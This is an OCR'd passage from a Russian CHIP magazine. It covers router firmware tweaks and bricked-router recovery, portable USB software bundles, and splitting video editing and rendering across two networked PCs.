Если вам все еще не хватает зоны действия, можно попробовать объединить два маршрутизатора в одну систему. Обычно функцию «WDS» (Wireless Distribution Service) поддерживают только профессиональные модели, однако благодаря новой прошивке она станет доступна и для обычных роутеров. Для ее настройки в разделе «Wireless» вой-

Оптимальное размещение точки доступа

Правильность размещения определяет скорость работы сети. Наши подсказки помогут в оптимальной установке беспроводного маршрутизатора.

МОНТАЖ

Лучшим способом является крепление беспроводного маршрутизатора на стене — по возможности как можно выше. В таком месте точке доступа не будут мешать ни компьютер, ни другие электронные устройства типа DECT-телефона, микроволновой печи, адаптера Bluetooth и пр.

АНТЕННЫ

Если радиосигнал должен проникать сквозь толстые бетонные стены, для этого имеется специальное решение — направленные антенны. Вы можете заменить ими стандартные антенны роутера.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Если работа сети все еще неудовлетворительна, можно присоединить дополнительную точку доступа (используя Wireless Distribution System, WDS). Как это работает, читайте в пункте «Используем несколько AP».

дите в меню «WDS» и активируйте первое поле. Отметьте «LAN» и введите рядом справа MAC-адрес другого маршрутизатора (вы можете найти MAC-адреса с обратной стороны устройств). Сохраните настройки и перезапустите роутер. Аналогичную процедуру необходимо произвести и со вторым маршрутизатором — с той лишь разницей, что вы заносите в него MAC-адрес первого.

ВНИМАНИЕ Имейте в виду, что WDS не поддерживает шифрование WPA2, так что вам придется использовать устаревший вариант — WPA.

4 Оптимизируем настройки брандмауэра Благодаря новой версии микропрограммы брандмауэр теперь сможет фильтровать cookies, деактивировать Java-апплеты и защищать от ping-атак. Для этого необходимо активировать щелчком мыши желаемый фильтр в меню «Security | Firewall».

РЕШЕНИЕ ПРОБЛЕМ

Исправляем сбой в работе роутера

Несмотря на простоту новой версии прошивки, при ее обновлении пользователя может постигнуть неудача. Однако даже в том случае, если все лампочки на роутере перестанут гореть, есть способ спасти испорченное устройство. Мы подскажем, что можно сделать.

Ремонтируем маршрутизатор


В большинстве случаев после неудачной перепрошивки маршрутизатора остается только один вариант — отправить устройство производителю. Но дело принимает совсем иной оборот, если вы являетесь владельцем роутера Linksys WRT54, который мы выбрали в качестве примера.

Немного интуиции и скрепка для бумаги помогут вызвать замыкание в чипсете маршрутизатора и, как следствие, вернуть его к жизни. Все дело в том, что после короткого замыкания маршрутизатор WRT54 перезагружается в защищенном режиме и ожидает установки новой микропрограммы.

Сначала скачайте оригинальную прошивку Linksys с сайта производителя www.linksys.com. Для обмена информа-

Рискованное решение: короткое замыкание спасет ваш роутер

Если обновленная версия маршрутизатора с новой прошивкой не работает, вы можете коротким замыканием перевести роутер Linksys в режим «Recovery» и восстановить оригинальную прошивку. Как это сделать, читайте в разделе «Исправляем сбой в работе роутера».



цией с испорченным устройством задайте компьютеру статический IP-адрес. Откройте на Панели управления Windows XP «Network connections» и правой клавишей мыши щелкните по «Local Area Connection». Выберите опцию «Properties» и щелкните дважды по «Internet Protocol (TCP/IP)». Активируйте опцию ручной настройки «Use the following IP address:» и в строке «IP address» введите значение «192.168.1.2». В качестве маски подсети «Subnet mask» укажите «255.255.255.0», после чего дважды нажмите на «OK». Теперь откройте окно командной строки DOS, нажав на «Start | All Programs | Accessories | Command Prompt». В окне введите команду ping -t 192.168.1.1 и нажмите клавишу «Enter».

Отключите маршрутизатор от питания, но оставьте его присоединенным кабелем к компьютеру.

ВНИМАНИЕ Начиная с этого момента существует риск поражения электрическим током — будьте предельно внимательны и осторожны! Сначала снимите синюю крышку, а потом полностью удалите корпус Linksys. Найдите микрочип (см. изображение наверху страницы): все его ножки пронумерованы, на каждую пятую нанесена белая черта.

Замкните скрепкой 16-ю и 17-ю ножки и подключите маршрутизатор к сети.

Как только вы увидите при помощи пинга в окне DOS, что компьютер соединился с маршрутизатором, осторожно снимите скрепку. Затем откройте второе окно DOS и наберите в нем команду `tfp -i 192.168.1.1 put`, после чего перетащите оригинальную прошивку в окно. Подтвердите ввод данных нажатием «Enter». После успешного переноса подождите две минуты, пока маршрутизатор не перезагрузится уже под оригинальной микропрограммой.

Размещение антенны

Иногда различные устройства отлично работают в вашей беспроводной сети, однако новенький компьютер со встроенной беспроводной сетевой платой плохо принимает сигнал. Дело в том, что в большинстве недорогих ПК используются встроенные PCI-карты. Для защиты антенн от повреждения при сборке и перевозке компьютера их укладывают в корпус, однако металлические стенки ПК заметно снижают чувствительность антенн к радиосигналу, что отражается на качестве соединения. Решить эту проблему очень просто: вынесите антенну наружу корпуса. **CHIP**

Чудесные программы

Всегда иметь с собой любимый софт очень удобно. CHIP подготовил несколько программных наборов для записи на USB-накопитель. Воткнув флеш-драйв в компьютер, вы сможете запустить нужное приложение из удобного меню.

В этой статье

Пять универсальных пакетов от CHIP

Как запускать свои программы на чужих ПК

Почему технология U3 не нужна

Запись индивидуального пакета

На самом деле все проще простого: берете USB-накопитель, переписываете на него один из программных пакетов с прилагаемого к этому номеру диска — и великолепный инструмент для любого компьютера с Windows готов. Основной плюс такого решения в удобстве: помимо тщательно отобранных программ каждый из пяти пакетов содержит простое и понятное стартовое меню, нечто вроде меню «Пуск» (Launchpad) в U3-устройствах.

Само собой, вместо этого можно просто купить U3-накопитель, где стартовое меню и программы установлены изначально. Но технология U3 имеет свои ограничения, которые особо не афишируются. Так, она совместима только с Windows 2000 или XP; стоят U3-накопители недешево; а коммерческие программы типа Zoom Player придется покупать в специальной U3-версии.

Так что лучше воспользуйтесь нашим вариантом: обычного USB-накопителя будет вполне достаточно, и можно сэкономить, особенно если купить подержанный флеш-драйв. Современная модель понадобится только для офисного и мультимедийного пакетов, чтобы хватило места для полноценного офиса или для видеофайлов.

Изюминка наших USB-пакетов в том, что при подключении накопителя к

компьютеру, Windows воспринимает его как компакт-диск. И если у вас включена функция автозапуска, откроется окно, в котором достаточно выбрать, например, «Аварийный пакет». После этого в системе появится подобие меню «Пуск», из которого можно быстро запустить любое из находящихся на флеш-драйве приложений.



Аварийный пакет

Объем: 15 Мбайт

Этот набор поможет восстановить утраченные данные. Распакуйте «Аварийный пакет» с нашего диска на USB-накопитель. Достаточно самой дешевой модели емкостью от 15 Мбайт. После этого вы сможете делать следующее:



Аварийный пакет

Содержит средства для защиты от вирусов и шпионского ПО, чистки реестра и удаления временных и ненужных файлов.

Объем: 15 Мбайт

Офисный пакет

Содержит полный офисный пакет, программу для создания PDF, почтовый клиент, календарь и планировщик.

Объем: 250 Мбайт

для USB-накопителей

► **Удалять шпионское ПО и вирусы.** ClamWin Portable гарантированно уничтожает цифровых вредителей. Единственный минус — автоматические обновления в этой «мобильной» версии не осуществляются.

► **Проводить чистку реестра.** Reg-seeker проверяет реестр на предмет ошибок, удаляет в нем устаревшие и ненужные записи, а также предлагает более 20 параметров настройки для ускорения работы Windows.

► **Лечить зараженные компьютеры.** McAfee Avert Stinger в мгновение ока избавит вас от вирусов и червей.

► **Избавляться от мусора.** Сrap Cleaner освобождает жесткий диск от неиспользуемых и временных файлов, которые замедляют работу системы и занимают место на винчестере. Учтите: если на вашем компьютере установлен обычный вариант Сrap Cleaner, то мобильная версия не запустится.



Офисный пакет

Объем: 250 Мбайт

Всюду носить с собой ноутбук уже не модно. Наш пакет Office Stick содержит полноценный мобильный офис Windows для любого ПК.

Поскольку офисные приложения занимают больше места, чем программы восстановления данных, и к тому же на USB-накопитель придется сохранять сами документы, советуем не поспешить на по-настоящему вместительную модель. Кроме того, пусть она будет современной, стандарта USB 2.0: тогда программы будут загружаться существенно быстрее, чем с USB 1.0. Офисный пакет позволит без особого труда:

► **Печатать тексты.** Abiword portable по интерфейсу похожа на Microsoft Word. Вы сможете редактировать →



«Веб-серфер»

Содержит два браузера, клиент Gnutella, мессенджер, FTP-клиент и веб-редактор для создания сайтов.

Объем: 100 Мбайт

Телефонный пакет

Содержит портативную версию Skype, SIP-Softphone, а также мультимессенджер Miranda IM.

Объем: 50 Мбайт

Мультимедиа-пакет

Содержит несколько аудио- и видеоплееров, мультимедийный центр и программу для поиска кодеков.


Объем: 1 Гбайт

Индивидуальный пакет


Запишите на флеш-драйв собственный набор любимых программ.

Объем: в зависимости от содержания

Пример применения: аварийный пакет



1 АВТОЗАПУСК Выберите в меню «Автозапуск» строку «Запуск пакета Веб-серфер», как только Windows опознает вставленный USB-накопитель



2 ВЫБОР ПРОГРАММЫ Удобный интерфейс позволяет одним кликом запустить нужное приложение, например ClamWin для удаления программ-шпионов и вирусов

и создавать Word-документы, HTML-страницы и многое другое.

► **Оборудовать офис в любом месте.** В Open Office portable содержится текстовый редактор Writer, программа для создания презентаций Impress, редактор формул Math, графический редактор Draw, электронные таблицы Calc и база данных Base.

► **Создавать PDF-файлы.** PDFCreator создает PDF-файлы и даже, если это потребуется, отправляет их по электронной почте.

► **Планировать встречи.** EssentialPIM управляет встречами, контактами, списками дел. Эта программа импортирует данные из Outlook, TreePad и Google Calendar.

► **Осуществлять пересчет в другие валюты.** Где бы вы ни были, Currency Converter мгновенно пересчитает местную валюту в любую другую, и наоборот.

► **Безопасно отправлять письма.** Важную деловую переписку имеет смысл шифровать. Поэтому мы выбрали специальную версию почтового клиента Thunderbird, дополненную криптографическими функциями EnigMail и GPG.

► **Напоминать себе о встречах.** Календарь с открытым кодом Sunbird, как и Thunderbird, разработан в Mozilla. Так что эти две программы гармонично дополняют друг друга.



Веб-серфер

Объем: 100 Мбайт

В программный пакет «Веб-серфер» помимо прочего вошли специальная версия Firefox, клиент Gnutella и HTML/CSS-редактор NVU. Эти программы предназначены прежде всего для деловых поездок и путешествий. Такой набор позволяет с любого компьютера:

► **Анонимно выходить в Интернет.** Программа Torpark представляет собой гибрид Firefox 1.5 и клиента сети анонимной передачи данных Tor. Из-за шифрования соединений и сравнительно медленной загрузки браузера через порт USB доступ в Глобальную сеть будет не таким быстрым, как обычно, зато более безопасным.


► **Выбрать более быстрый вариант:** Torpark для вас слишком медлителен? В качестве альтернативы можете воспользоваться Firefox portable. Множество написанных для него расширений позволяют дополнить этот браузер удобными функциями. К тому же он очень компактный.

► **Обмениваться файлами.** Limewire служит для обмена файлами в сети Gnutella. Эту программу можно настроить так, что она будет искать только определенные типы файлов, например MP3. В отличие от других P2P-клиентов, Limewire не содержит рекламы и считается достаточно скоростным вариантом. Даже если на компьютере стоит брандмауэр, обмен файлами не вызовет затруднений.

► **Загружать файлы на сервер.** FTP-клиент FileZilla помимо обычного FTP-протокола поддерживает еще Socks 4/5, HTTP, SSL и SFTP.

► **Создавать сайты.** В веб-редакторе NVU это очень просто. С точки зрения интерфейса он ничем не хуже известных коммерческих и, как правило, недешевых программ наподобие Frontpage или Dreamweaver.

► **Общаться в чате.** Для общения имеется Gaim; он поддерживает мессенджеры AOL, Yahoo!, MSN, ICQ и Jabber. Если хотите шифровать разгово-



МУЛЬТИМЕДИЯ Фильмы и музыкальные композиции можно носить с собой на мультимедийном накопителе. Затем на чужом компьютере они открываются в Media Box

воры, скачайте соответствующий плагин по адресу www.cypherpunks.ca/otr.



Телефонный пакет

Объем: 50 Мбайт

Интернет-телефония (VoIP) может быть доступна всегда и везде. Необходимые программы вы найдете в нашем телефонном пакете. Чтобы пользоваться ими на своем ноутбуке, понадобятся также USB-наушники и микрофон. Для работы на чужих компьютерах в интернет-кафе лучше приобрести USB-телефон. Итак, вы сможете:

- **Разговаривать бесплатно.** С Portable Skype вы можете звонить прямо из Outlook. Кроме того, программа умеет отправлять SMS-сообщения.

- **Общаться голосом по сети.** TeamTalk позволяет разговаривать с неограниченным количеством собеседников по локальной сети или в Интернете.

- **Общаться со всеми сразу.** Miranda IM — это мультимессенджер, позволяющий связаться с пользователями ICQ, MSN, Yahoo!, AIM, Google Talk, IRC и Jabber. Клиент очень простой и имеет неброский внешний вид. Но с помощью плагинов можно полностью изменить его внешний вид и расширить функциональность.



Мультимедиапакет

Объем: 1 Гбайт

Музыка, фильмы, игры — в мультимедийный пакет мы упаковали все, что нужно для отдыха и развлечений. Если вы собираетесь захватить с собой в отпуск большую коллекцию фильмов, лучше возьмите USB-винчестер. Тогда вы сможете прямо в гостиничном номере:

- **Конвертировать аудиоформаты.** Audacity служит для преобразования самых разных форматов, от популярного MP3 до OGG Vorbis. В ней вы сможете делать плавные переходы между песнями и изменять запись до неузнаваемости с помощью эффектов «Эхо» или «Смена высоты тона». Единственный минус программы — она не подойдет для редактирования файлов с защитой DRM.

- **Наслаждаться фильмами и музыкой.** MediaPlayer Classic успешно заменяет

Windows Media Player. Он воспроизводит практически любые аудио- и видеофайлы, а также потоковые мультимедийные данные.

- **Слушать радио и смотреть телепередачи.** VLC Media Player позволяет слушать аудиофайлы и смотреть потоковое видео различных форматов прямо в Сети.

- **Копировать музыку с компакт-дисков.** CDex сохраняет данные с аудио CD, если только они не защищены от копирования, и конвертирует их в формат MP3, VQF или AAC. Есть кодек LAME MP3. Для других форматов нужно вооружиться соответствующим кодеком, но благодаря хорошей онлайн-помощи это несложно.

- **Без проблем сориентироваться в интерфейсе.** Multimedia Center — это программная оболочка с интерфейсом в духе Windows Media Center.

- **Находить нужные кодеки.** На чужих компьютерах могут храниться аудио- или видеофайлы с расширениями, о которых вы никогда не слышали. Ничего страшного: утилита MediaInfo подскажет вам, какой кодек необходим для воспроизведения. Кликнув по кнопке «Go to the website of this codec», вы попадете прямо на сайт, с которого можно скачать данный кодек.

- **Палить по инопланетянам.** Отбейте атаку пришельцев! Именно это требуется сделать в аркаде Titanion.

- **Решать головоломки.** Любители sudoku найдут в одноименной программе Sudoku компьютерную версию популярного развлечения.



Индивидуальный пакет

Объем: в зависимости от содержания

Среди наших пяти пакетов нет того, что вам нужно? Эта проблема решаема: на страницах <http://portableapps.com>, www.portablefreeware.com и www.combobulate.com вы найдете множество программ для запуска с флеш-драйвов. В большинстве случаев достаточно скачать ZIP-файл, и распаковать его на USB-накопитель.

Чтобы добавить в меню свои приложения, просто кликните дважды по иконке меню USB-накопителя, расположенной в системном трее и укажите путь к EXE-файлу нужной программы. Если ваша подборка, как в наших примерах, объединена конкретной темой, исправьте также файл autorun.inf в корневом каталоге накопителя. Откройте его в Блокноте и измените указанный там каталог, например «Телефонный пакет», на свое усмотрение. CHIP

WinPenPacks: универсальное решение

На сайте www.winpenpack.com вы найдете три программных набора для USB-носителей емкостью 128, 265 и 512 Мбайт. Однако там, в отличие от нашего варианта, программы не отсортированы по области применения. Вы просто получаете все, что только можно уместить на флеш-драйв. Словом, эти Penpacks рекомендуются тем, кто желает иметь под рукой как можно больше разных программ на всякий пожарный.

Инсталляция. Установка пакета происходит так же, как и в случае с пакетами CHIP. Дважды кликните по скачанному EXE-файлу и укажите в качестве каталога USB-носитель.

Интерфейс. В Penpack тоже имеется стартовое меню, которое открывается кликом по иконке на Панели задач.

Самостоятельная работа. Вы также можете составить собственный набор приложений с помощью winPenPack launcher.



Ускоряем создание видео

Обработка и кодирование видео — пожалуй, наиболее ресурсоемкие задачи, отнимающие массу времени. Но если у вас под рукой есть два компьютера, процесс можно ускорить. А если найдется помощник, знакомый с обработкой видео, то выигрыш по времени будет еще более значительным.

В этой статье

Совместная работа над видео

Рендеринг с использованием мощностей двух компьютеров

Процесс обработки видеоматериала достаточно трудоемкий. Рендеринг, монтаж и авторинг DVD отнимают много сил и времени. Благодаря объединению компьютеров в локальную сеть все операции можно осуществлять параллельно и ускорить работу над проектом.

Создадим сеть из двух компьютеров. Первый условно назовем «мощный». Он будет превосходить по тактовой частоте, объему памяти и размеру жесткого диска второй ПК, который мы обозначим как «слабый». На мощном ПК должен быть установлен пишущий DVD-привод и устройство захвата видео. Естественно, на каждой из машин нужны сетевые платы, поддерживающие скорость до 100 Мбит/с. Соединение будет осуществляться посредством кросс-кабеля.

Подготовка

Первоначально необходимо на каждом компьютере подключить сетевые диски. Для этого следует открыть доступ к необходимому разделу на жестком диске, а также разрешить изменение файлов и папок по сети. Дискам

следует присваивать одно и то же имя или букву. Причем «родные» имена дисков также должны совпадать. Если мы на мощном компьютере установили сетевой диск Z для диска C на слабом ПК, то такую же операцию мы должны повторить на второй машине.

Хранить обрабатываемые файлы лучше на более скоростном и имеющем больший размер диске. В нашем случае это диск мощного компьютера.

Для работы мы использовали Video Editor из Ulead MediaStudio 8 и программу Radmin, дающую полный контроль над удаленной машиной. Видеоредактор установлен и запущен на двух машинах. Radmin должен быть установлен как клиент и сервер и запущен как системная служба на обоих компьютерах.

СОВЕТ Перед началом работы рекомендуем проверить, нуждаются ли ваши винчестеры в дефрагментации, так как скорость работы жесткого диска будет одним из решающих факторов в работе с видео по сети.

Кооперативная работа

У нас есть фрагмент видео длительностью полтора часа. Необходимо создать красочные титры, сделать монтаж, в некоторых местах наложить музыку, где-то добавить голосовые комментарии. Часть из этого вполне можно сделать в режиме совместной работы.

Монтаж. В любом из редакторов открываем файл с видео и делим его по своему усмотрению. Для этого временную шкалу лучше увеличить до максимума (Change Ruler Unit). На данном этапе, чтобы согласовать действия, можно воспользоваться программой Radmin. Мы запустили ее на слабой машине, предварительно выставив в главном меню галочку напротив «Full Control». На каждом компьютере необходимо оставить на монтажном столе только ту часть видео, которая будет обрабатываться на этой машине, остальное следует просто вырезаться.

Далее остается сделать свою часть проекта. Для просмотра итогового результата следует склеить две половинки. На слабом компьютере предва-

CHIP Вывод


■ Обработка видео на двух связанных сетью компьютерах дает существенное преимущество в скорости и позволяет сэкономить драгоценные минуты и часы для дальнейшего творчества. При совместной и даже одиночной работе экономия времени, включая окончательный рендеринг, может составлять 20–40% в зависимости от конфигурации используемых систем.

рительно сохраняем проект на сетевом диске, затем на мощном ПК делаем вставку: «Insert Project File».

Следует учитывать, что при импорте готового проекта вы увидите только то, что было на Main Timeline (главном монтажном столе). К тому же проект импортируется как единое целое — вы не увидите многочисленных звуковых дорожек, эффектов перехода и прочих фрагментов, созданных вами. Будут лишь видео- и аудиотрек. Если у работающего за слабым компьютером человека задача сделать несколько отдельных роликов, например титров или клипов, созданных в Smart Compositor, то каждый такой ролик для последующего многократного использования необходимо сохранять как отдельный проект под своим уникальным именем.

Аудиотрек. Нередко возникает необходимость «подчистить» оригинальную звуковую дорожку: убрать лишние шумы, где-то выровнять по громкости человеческую речь, возможно, даже наложить тот или иной фильтр. В такой ситуации на помощь придет аудиоредактор. В целях экономии времени мы попробуем поручить обработку аудиотрека в Audio Editor (встроенный в Ulead MediaStudio звуковой редактор) человеку на слабом компьютере.

Запускаем Audio Editor и открываем видеофайл, после чего доступной для редактирования оказывается именно аудиодорожка. После внесенных изменений необходимо сохранить конечный результат. Сохраняем файл в формате WAV и присваиваем ему оригинальное имя. Теперь человеку



AUDIO EDITOR Убрать шумы, выровнять по громкости речь или наложить фильтр можно на слабой машине



ULEAD MEDIASTUDIO Для захвата видеоматериала используется наиболее мощный компьютер

на мощном компьютере остается только открыть этот файл в своем проекте и заменить им исходный.

Просмотр. В конечном итоге возникает естественное желание просмотреть результат сведений и склеек на одной из машин. Можно, конечно, подойти к соседнему компьютеру. Мы же предлагаем опять использовать программу Radmin, запустив которую можно осуществить одновременный просмотр с двух ПК.


Один в поле воин

Работа в локальной сети предполагает наличие как минимум двух людей, тем не менее увеличить производительность домашней видеостудии можно и работая в одиночку.

При покупке нового мощного компьютера нередко в целях экономии средств оставляют монитор от предыдущей машины. В итоге на два системных блока в вашем распоряжении имеется только один монитор. Что делать в таком случае? Здесь как нельзя



VIDEOEDITOR Пока на мощном компьютере происходит захват видео, на слабом можно сделать титры



ПАРАЛЛЕЛЬНАЯ РАБОТА Разрежьте файл проекта и просто удалите лишнюю часть на каждом из компьютеров


кстати пригодится программа Radmin. Предварительно установленная на двух компьютерах, она позволит полностью управлять удаленной машиной.

Осуществлять просмотр видео при захвате с удаленного компьютера позволяет третья версия программы Radmin. Во избежание подергивания картинки размер окна просмотра программы захвата рекомендуем сделать минимальным, что поможет также свести потерянные кадры к минимуму.

Предположим, у нас есть две кассеты VHS, с каждой из которых следует получить отдельный DVD. Это можно сделать по следующему алгоритму.

Оцифровка первой кассеты, создание титров и оформления первого проекта. Запускаем клиент Radmin на слабой машине. В главном меню программы находим пункт «Mode» и выставляем «Full Control» (Полный контроль). Кликаем два раза по иконке соединения и видим экран удаленного компьютера. Далее запускаем захват видео, предварительно открыв соответствующую программу. В данном случае мы воспользовались программой Aver TV, прилагаемой к нашему ТВ-тюнеру. К сожалению, Video Capture из пакета Ulead MediaStudio согласилась корректно работать в сети только с низкими разрешениями и цветовой моделью RGB. При захвате попросим программу разбивать видео на сцены. Это позволит при пропуске кадров свести рассинхронизацию изображения и звука к минимуму.

Теперь забудем про захват. При желании можно свернуть окно Radmin и время от времени поглядывать, как проходит данный процесс. Таким →



МОНТАЖ Начинаем монтировать видео на слабом компьютере, запустив на втором ПК оцифровку следующей кассеты



SMART COMPOSITOR требовательна к ресурсам компьютера — предоставим ее мощной машине



ПРОГРАММА TMPGENC DVD AUTHOR 2.0 позволяет проводить DVD-авторинг на компьютере без DVD-привода

образом, появилось уйма свободного времени. Мы потратили его на создание вступительных несложных титров в Video Editor и подборку музыкальных композиций для оформления будущего проекта.

Оцифровка второй кассеты и монтаж. Когда захват завершится, открываем полученные файлы в видеоредакторе на слабом компьютере. Затем запускаем захват второй кассеты. Теперь, собственно говоря, можно начать настоящий монтаж. Пока мы только оставляем нужные и удаляем неудачные фрагменты и накладываем заранее приготовленный музыкальный фон, что, согласитесь, также отнимает немало времени. Если есть необходимость украсить проект клипом, сделанным в Smart Compositor, то лучше дождаться, когда освободится мощный компьютер. Работу с фильтрами также оставим до лучших времен, правда, посмотреть, как примерно будет выглядеть фрагмент с наложенным фильтром, можно и на слабой машине.

Кодирование первого проекта и монтаж. Сохраняем проект в Video Editor и открываем его на мощном компьютере. Устраняем все недостатки и запускаем кодирование в MPEG-2. Возвращаемся на слабый компьютер и начинаем редактирование файлов с последней кассеты.

После завершения рендеринга повторяем операцию с сохранением проекта (второй оцифрованной кассеты), открываем его на мощном компьютере и начинаем кодировать в MPEG-2. После запуска рендеринга следует приступить к DVD-авторингу материала с первой кассеты.

С данной операцией у нас возникли небольшие проблемы. Практически все программы для DVD-авторинга при первом запуске обнаруживали отсутствие на слабом компьютере пишущего DVD-привода и предлагали забыть про создание DVD-проекта. Вместо этого они пытались создать SVCD- или VCD-проект.

Поиски равнодушного к пишущему DVD-приводу софта закончились уста-

новкой программы TMPGEnc DVD Author. Данный продукт изначально предлагает сохранить итоговый результат в папке VIDEO_TS на жестком диске и лишь потом просит разрешение на прожиг диска. TMPGEnc DVD Author не является всеядной программой и работает только с MPEG-2 с разрешениями, применяемыми исключительно для формата DVD.

Кодирование второго проекта и DVD-авторинг. Создав меню, расставив, где следует, точки перехода с одного фрагмента на другой и просмотрев полученный результат в специальном разделе «Simulation», можно смело сохранять проект, чтобы впоследствии открыть его на мощном компьютере для кодирования, что мы и делаем по завершении рендеринга второго проекта. Остается только запустить конечное кодирование. В это время логично произвести DVD-авторинг для файла со второй кассеты.

Предложенная нами ниже схема не единственный вариант распределения ресурсов двух компьютеров. Какой путь выберете вы, зависит от вашей изобретательности и терпения.

Расчет времени кодирования проекта

AMD Athlon 3000+/Pentium III 800 МГц			
	С наложением титров	С наложением фильтров	Видеоматериал без изменений
Кодирование 1 минуты, мин.	12/75	5,6/65	1,4/4,4
Общее время в проекте, мин.	1,5/1,5	20/20	68,5/68,5
Время на кодирование, мин.	18,75/112,5	112/1300	100,66/301,4
Общее время проекта, мин.	90		
Общее время кодирования, мин.	225,9/1713,9		
Среднее время кодир. 1 минуты, мин.	2,51/19,043		

Рендеринг

Наверное, каждый видеолюбитель мечтает увеличить скорость кодирования своего проекта. При работе в сети можно распределить рендеринг на две машины. Как это сделать? Простым делением проекта на две части.

Однако деление на две равных половины нас не устроит. В этом случае на одном компьютере рендеринг уже завершится, а на втором до окончания

процесса останется немало времени. В результате мы не только не добьемся прироста скорости, но можем замедлить и без того продолжительное кодирование. Необходимо распределить время проекта так, чтобы рендеринг завершился одновременно на двух машинах.

Как известно, не бывает двух одинаковых компьютеров. Разная тактовая частота, объем памяти и прочие характеристики оказывают влияние на скорость кодирования. Перед разбиением проекта на две части нам следует выяснить, сколько времени тратит каждый ПК на рендеринг минуты видео.

Открываем видеофайл на мощном компьютере в отдельном проекте и вырезаем большую часть, оставив материал ровно на минуту. Сохраним проект, условно назвав его «Тест». Он пригодится и для эксперимента на слабой машине.

Теперь создадим видеофайл, выбрав в главном меню пункт «Create Video File». Указываем формат — именно тот, который будет в дальнейшем использоваться в проекте, в нашем случае это NTSC DVD.

После настройки, сохранения и кодирования останется повторить вышеописанную операцию на слабом компьютере. Внимательно проследив за каждой операцией, не забываем также записывать время кодирования. К сожалению, Video Editor предоставляет статистику только в процессе кодирования, поэтому следует набраться терпения и дождаться окончания процесса, наблюдая за значениями на экране вашего монитора.

Предположим, у вас получились следующие результаты: мощному компьютеру понадобилась две минуты на кодирование, а слабому — четыре. В данном примере хорошо видно, что мощный компьютер кодирует в два раза быстрее. Разница в скорости обозначена буквой S и будет вычисляться следующим образом:

$$S = (\text{время кодирования слабого ПК}) / (\text{время кодирования мощного ПК})$$

На основе полученных данных составим уравнение:

$$SxX + X = T$$


где S*X — время, которое мы выделим для мощного компьютера, X — время, выделенное для слабого компьютера, а T — длительность фильма.

В нашем случае получится:

$$\begin{aligned} 2xX + X &= 90 \\ X &= 90 / 3 \\ X &= 30 \end{aligned}$$

